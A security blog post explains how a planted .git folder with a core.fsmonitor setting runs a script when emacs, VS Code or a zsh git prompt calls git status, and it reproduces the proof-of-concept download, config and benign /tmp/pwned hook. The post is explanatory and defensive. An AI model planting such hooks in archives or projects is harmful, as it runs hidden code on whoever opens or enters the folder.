The problem with Git Hooks
I recently stumbled upon a blog post about how Claude found a vulnerability in vim and emacs
In my opinion the blog post was lacking in explaining what the actual cause for the vulnerabilities were so I decided to dive into it.
On further inspection of the “emacs vulnerability” I started to realize that even though it was not an emacs vulnerability, the problem that was actually uncovered was very real.
Which leads us into how does the “emacs vulnerability” work and why is it not a emacs vulnerability but a git feature
The “vulnerability”
The POC given by the blog creator is pretty straight forward:
wget https://github.com/califio/publications/raw/refs/heads/main/MADBugs/vim-vs-emacs-vs-claude/emacs-poc.tgz
tar -xzpvf emacs-poc.tgz
emacs emacs-poc/a.txt
cat /tmp/pwned
Fetch a .tar.gz file unpack it and read a file inside of the tar file. Then boom, /tmp/pwned is now a file that exists. How is this not an emacs vulnerability?
The reality of the issue is that this is an intended git feature. Git supports hooks which can be defined inside of the .git folder which automatically run when certain git commands are executed. Emacs implements git into its editor, running git commands to give people an overview of unstaged changes, diffs etc.. The PoC implements a git hook using fsmonitor:
[core]
        fsmonitor=.git/a
The .git/a file looks like this:
#!/bin/sh
echo pwned:$(date)>>/tmp/pwned
fsmonitor triggers on a variety of git calls, most notably git status which gives you an overview of the unstaged changes of your repository.
So yeah, we have proven this is a git feature not an emacs issue, so what?
Oh but this is where the fun beings, because if emacs implements git status being run this way inside of a repo, what other things do it the same way?
VSCode / VSCodium
When you boot VS Code or VS Codium on a workspace with a .git folder inside of it, it runs git under the hood to tell you the status of the repository, triggering this as well.
Good news for my VSCode/VSCodium users. The hooks inside of .git folders are only executed if you trust a workspace. This is by design. So think twice before you grab a random .tar.gz file online and just unpack it and blindly press “I trust the authors”. There may be malicious hooks in the .git folder :)
Another thing to be aware of is that trusted workspaces in VSCode / VSCodium work from the parent folder. So if you have ever trusted the parent folder of something, then unpack an archive into it, the editor explicitly automatically trusts what you have unpacked, as it’s a child folder of a trusted parent folder. Keep that in mind as well.
Terminal extensions
I don’t know about you, but I use my terminal pretty often, I even have this nice extension on it so I can see the current state of the repository I’m in, whether it has unstaged changed etc.. It’s pretty nice:

I know a lot of other developers, security researchers etc. also use this. It’s a very nice and easy way to keep track of the state of your repository whilst editing.
The specific one I personally use here is zsh with the juanghurtado theme and git plugin.

This setup is also affected by this issue. If I cd into a directory with a .git folder inside of it that I do not control, the fsmonitor hook fires immediately, granting code execution. Unlike stuff like emacs and vscode this doesn’t even require me to actively open a file or folder in a text editor. It just requires me to change directory into it.
The good news
If you git clone a repository directly none of these issues are a problem by default. The git CLI tool explicitly checks if a repository contains a .git folder and if it does it explicitly ignores cloning it and prints out an error message. You can turn this security feature off, of course, but I highly doubt most people have a reason for wanting to clone whole .git folders with a repository
This means that you only have to be aware in case of downloading a tar, zip file or any other type of archive or the like with a .git folder inside of it.
Conclusion
Be security aware of downloaded archives with .git folders inside of them. More things use git status and other git commands behind the scenes that you may not be aware of.
The problem is not git itself. Git uses these hooks for making a variety of monotone tasks easier to complete. The problem is how git is integrated into commonly used tools that may open attack vectors which are less obvious to the common user. I for one, was taken completely aback by my terminal just happily executing a hook after just entering into the repository on the command line.
There are probably a lot of other tools that use git like this to give people an overview of repositories whilst they’re working on them, either as a terminal plugin, text editor plugin or the like. I will try to keep a list of all of them below, with a short explanation. If you find any, please don’t hesitate to contact me on Discord via my username zopazz